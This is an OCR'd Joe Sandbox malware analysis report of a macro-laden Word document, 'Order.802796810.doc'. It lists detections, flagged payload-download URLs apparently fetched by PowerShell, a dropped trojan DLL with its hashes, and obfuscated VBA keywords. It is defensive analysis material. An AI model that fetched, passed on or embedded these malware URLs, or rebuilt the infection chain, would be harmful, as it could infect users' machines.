
Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Lx8o0sz\Gztazkl\I11F.dll	100%	Joe Sandbox ML		
C:\Users\user\Lx8o0sz\Gztazkl\I11F.dll	43%	ReversingLabs	Win32.Trojan.MintZamg	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
mail.kyojinconduits.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://tumkuv.org.tr/zd8dxb2u.zip	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	

Copyright null 2021

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://mail.kyojinconduits.com	0%	Virustotal		Browse
http://mail.kyojinconduits.com	0%	Avira URL Cloud	safe	
http://accuratebc.gr/e0lw3t.zip	0%	Avira URL Cloud	safe	
http://theworldofjacob.com/cjsomlo.zip	0%	Avira URL Cloud	safe	
http://legion.seriesnow.website/q33rv2.zip	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://e-macom.com.br/cl35e0.zip	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://mail.kyojinconduits.com/jhgun753.zip	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.kyojinconduits.com	198.54.126.36	true	true	• 0%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://mail.kyojinconduits.com/jhgun753.zip	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.00000002.2103215814.0000000001D97000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2098004693.00000022E7000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000007.00000002.2097661823.0000000002100000.00000002.00000001.sdmp	false		high
http://tumkuv.org.tr/zd8dxb2u.zip	powershell.exe, 00000005.00000002.2094783076.0000000003BB5000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://investor.msn.com	rundll32.exe, 00000006.00000002.2102848578.0000000001BB0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2097661823.0000000002100000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.00000002.2102848578.0000000001BB0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2097661823.0000000002100000.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.00000002.2103215814.0000000001D97000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2098004693.00000022E7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000002.2090150782.00000000023E0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2098302975.00000000026C0000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000005.00000002.2089530834.000000000021400 0.00000004.00000020.sdmp	false		high
http://mail.kyojinconduits.com	powershell.exe, 00000005.00000002.2094918402.0000000003CBC00 0.00000004.00000001.sdmp	true	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://accuratebc.gr/e0lw3t.zip	powershell.exe, 00000005.00000002.2094783076.0000000003BB500 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2102848578.0000000001BB0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2097661823.0000000002100000.00000002.00000001.sdmp	false		high
http://theworldofjacob.com/cjsomlo.zip	powershell.exe, 00000005.00000002.2094783076.0000000003BB500 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://legion.seriesnow.website/q33rv2.zip	powershell.exe, 00000005.00000002.2094783076.0000000003BB500 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000005.00000002.2089530834.000000000021400 0.00000004.00000020.sdmp	false		high
http://www.%s.comPA	powershell.exe, 00000005.00000002.2090150782.00000000023E000 0.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2098302975.00000000026C0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://e-macom.com.br/cl35e0.zip	powershell.exe, 00000005.00000002.2094783076.0000000003BB500 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.00000002.2103215814.0000000001D97000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2098004693.00000000022E7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.00000002.2102848578.0000000001BB0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2097661823.0000000002100000.00000002.00000001.sdmp	false		high

Contacted IPs



Copyright null 2021

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.54.126.36	unknown	United States		22612	NAMECHEAP-NETUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339433
Start date:	14.01.2021
Start time:	02:31:58
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Order.802796810.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@10/7@1/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 2.7% (good quality ratio 2.6%) • Quality average: 80.2% • Quality standard deviation: 21.6%
HCA Information:	• Successful, ratio: 66% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
02:32:37	API Interceptor	1x Sleep call for process: msg.exe modified

Time	Type	Description
02:32:37	API Interceptor	39x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	JdtN8nIcLi8RQOi.exe	Get hash	malicious	Browse	• 198.54.117.244
	Inv.exe	Get hash	malicious	Browse	• 198.54.117.217
	QPR-1064.pdf.exe	Get hash	malicious	Browse	• 162.213.253.37
	in.exe	Get hash	malicious	Browse	• 198.54.117.216
	SecuriteInfo.com.BehavesLike.Win32.Generic.cc.exe	Get hash	malicious	Browse	• 199.193.7.228
	DHL-Address.xlsx	Get hash	malicious	Browse	• 199.193.7.228
	New FedEx paper work review.exe	Get hash	malicious	Browse	• 198.54.122.60
	PO-000202112.exe	Get hash	malicious	Browse	• 63.250.34.114
	urgent specification request.exe	Get hash	malicious	Browse	• 198.54.117.210
	g2fUeYQ7Rh.exe	Get hash	malicious	Browse	• 198.54.117.210
	shipping-document.xlsx	Get hash	malicious	Browse	• 199.193.7.228
	Project review_Pdf.exe	Get hash	malicious	Browse	• 198.54.117.215
	iVUeQOg6LO.exe	Get hash	malicious	Browse	• 199.193.7.228
	mscthef-Fichero-ES.msi	Get hash	malicious	Browse	• 162.255.118.194
	SecuriteInfo.com.Generic.mg.e92f0e2d08762687.exe	Get hash	malicious	Browse	• 199.193.7.228
	Purchase Order -263.exe	Get hash	malicious	Browse	• 162.0.232.59
	Duty checklist and PTP letter.exe	Get hash	malicious	Browse	• 162.255.119.136
	zz4osC4FRa.exe	Get hash	malicious	Browse	• 162.0.238.245
	0XrD9TsGUr.exe	Get hash	malicious	Browse	• 198.54.117.216
	DHL-document.xlsx	Get hash	malicious	Browse	• 199.193.7.228

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{D1A67161-551E-40AF-9919-E039C2A6E74E}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{D1A67161-551E-40AF-9919-E039C2A6E74E}.tmp	
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Order.802796810.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Aug 26 14:08:13 2020, atime=Thu Jan 14 09:32:34 2021, length=90624, window=hide
Category:	dropped
Size (bytes):	2078
Entropy (8bit):	4.495464059099852
Encrypted:	false
SSDEEP:	24:8F/Sn/XTwz6IknaZJe28Dv3qTadM7dD2F/Sn/XTwz6IknaZJe28Dv3qTadM7dV:8Fan/XT3Ik+JFOQh2Fan/XT3Ik+JFOQ/
MD5:	0DF10D21BD33FA3E2345F41649705062
SHA1:	5F02B0BEBEDCB6B0B5D400AEBE18F08F40630DE5
SHA-256:	85B4AED5D1B2067E877D074E969129FA5C14602578E08EE9D6A7D04C8478B481
SHA-512:	0DFE6225D5661C9FC252A55C12C128594E17D3541EFFFF2A57F0983A16B9D679C6CFE8BA648788CA7380EC5EEC92B02DC5DF866809DFF6A1F6C61E0788BA3CD
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...w.A..{..w.A..{..1.-.`....b.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....p.2..b...R.T .ORDER8~1.DOC..T.....Q.y.Q.y*...8.....O.r.d.e.r...8.0.2.7.9.6.8.1.0...d.o.c.....}.....-...8...[.....?J.....C:\Users\..#.....\\116938\Users.user\Desktop\Order.802796810.doc.*.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.O.r.d.e.r...8.0.2.7.9.6.8.1.0...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....116938.....D_....3N...W...9F.C.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	83
Entropy (8bit):	4.324541431671379
Encrypted:	false
SSDEEP:	3:M1sBYHLHyOHLHmX1sBYHLHv:MSBYHLBHLfBYHLP
MD5:	076F398C997AEE2D2069FD31BB1E2EF3
SHA1:	A57E16C2C04465C89BFBBD64FA2A2DDB5AF73DC8
SHA-256:	E30998E99736605145F47F9CC0E3EE8815E2A076A17B45C095CA57B1BED20B34
SHA-512:	E23A5D80538A92E90168F0C265E21EC7BE1289FBAFF1784A32CA0C90310FB5F1F96F2239131202C781AF48942021190934520EF3C27A6CE083E465A2CE024366
Malicious:	false
Reputation:	low
Preview:	[doc]..Order.802796810.LNK=0..Order.802796810.LNK=0..[doc]..Order.802796810.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\RJL0BX05F30CVKZ4577U.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5821267604985123
Encrypted:	false
SSDEEP:	96:chQCsMqbqvsqvJCwooz8hQCsMqbqvsEHyqvJCworuzkKYkHDf8RelUVqIu:cyKooz8yyHnoruzk2f8R4Iu
MD5:	C5897F2916F8BD64B69E1CE6E45689B0
SHA1:	E7ED8F7A715276229820F5FAFBAC4163AEBEE2B7
SHA-256:	516E5A9ED13D4B77C4CC052ABF74C77706A29DDDE9748B00DAA9E17D58E857F0
SHA-512:	031BAD39807DCE697A060DCF2603769562B99076728FA3F4BD66FBF385083AFE0DBE11EEEC9BDF66BFA65291DAF24BD5D7BD9E982550F8A42684EA230440717A
Malicious:	false
Reputation:	low
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$der.802796810.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyzALORwObGUXKbylln:vdsCkWtJLObyvb+l
MD5:	6AF5EAEBE6C935D9A5422D99EEE6BEF0
SHA1:	6FE25A65D5CC0D4F989A1D79DF5CE1D225D790EC
SHA-256:	CE916A38A653231ED84153C323027AC4A0695E0A7FB7CC042385C96FA6CB4719
SHA-512:	B2F51A8375748037E709D75C038B48C69E0F02D2CF772FF355D7203EE885B5DB9D1E15DA2EDB1C1E2156A092F315EB9C069B654AF39B7F4ACD3EFEFF1F8CAE0
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....^.....^.....P.^.....^.....z.....^.....x...

C:\Users\user\Lx8o0sz\Gztazkl\l11F.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	303616
Entropy (8bit):	7.173905139494844
Encrypted:	false
SSDEEP:	6144:N1IxO040SSrnmrwc4oU2FmrEaoGAC+Y5H2V3B9G41awUX:nIxO02Srnh0qEJC+Y2G4vU
MD5:	91C429408A1274F464F758FB80B4A472
SHA1:	E99043E4FA16B7848046DFBAEDE219EAD1307ED3
SHA-256:	A5EC84D475CBD8672DF09FC348DC46569117929A87D33FE3EF12396B6041730D
SHA-512:	12C6E99952A64A381DD8CA86FD8BC4195A452F395EE058C18A35B9C092C5260852D3E224117DB2F853FD53A6E9A272B69AA2872AB089E0195E3431DD13A9E2E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 43%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....!...2.r...,.....0.....c.....h.....text..... ..`.rdata.....0.....@..@.2.....@ ..... .....@..@.rdata2.....P....."..... @..@.data.....`.....$.....@....text5..P.....B..... ..@.text4...R.....T...F..... ..@.rsrc..... ..@..@.reloc.....@..B.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: bandwidth-monitored strategize Investment Account Well Small full-range Product, Author: Julie Marty, Template: Normal.dotm, Last Saved By: Lo Guyot, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Wed Jan 13 12:11:00 2021, Last Saved Time/Date: Wed Jan 13 12:12:00 2021, Number of Pages: 1, Number of Words: 3127, Number of Characters: 17826, Security: 8
Entropy (8bit):	5.716420354668234
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	Order.802796810.doc
File size:	89451
MD5:	b1c2a32cb28d07acc8b2d65ab2012db8
SHA1:	3ac3123decd86944a576227554edbcbb3d62aa58
SHA256:	6951461b231a0f4f2ee086768d3e5e79b30dd68efd55da80997d73c160e6ddce
SHA512:	e459e361501efa4f1c22748a0715c0e78af58690e207e08e40bbe739e002b3b9e10207987345e907559069f0866aca03e4080fe69eb0fa722ef03179dd292430
SSDEEP:	768:KzCBUdRqgWvluJaSaVB5a38s/yJk2tKerSIViUcdrXSrkl0WdtilJTDEZ7O8OQ+F:KVtiiEZbWX9Nb2LbgfjNqJu
File Content Preview:	.....>.....x.....{.....w..... .....

File Icon



Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Order.802796810.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	bandwidth-monitored strategize Investment Account Well Small full-range Product
Author:	Julie Marty
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Lo Guyot
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-13 12:11:00
Last Saved Time:	2021-01-13 12:12:00

Copyright null 2021

Summary	
Number of Pages:	1
Number of Words:	3127
Number of Characters:	17826
Creating Application:	Microsoft Office Word
Security:	8

Document Summary	
Document Code Page:	-535
Number of Lines:	148
Number of Paragraphs:	41
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: Hcpsclo3w5h, Stream Size: 1107

General	
Stream Path:	Macros/VBA/Hcpsclo3w5h
VBA File Name:	Hcpsclo3w5h
Stream Size:	1107
Data ASCII:	. . . . . u . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 c8 db 95 ca 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00

VBA Code Keywords

Keyword
ZbPUDheF
Left(QzXjC.Range.ParagraphStyle,
InSKq:
ZOfUMb
lzRUYEYJE.Range.ParagraphStyle
eRXpg)
TuHaAH
"A][q[D",
InSKq)
InStr(ZOfUMb.Range.Text,
ebsKiHACO
fdpzD.Range.Text
DdnFBBZ
QzXjC.Range.ListFormat.ListString
Resume
rLOxC:
ZbPUDheF:
YpSuBch.Range.ParagraphStyle
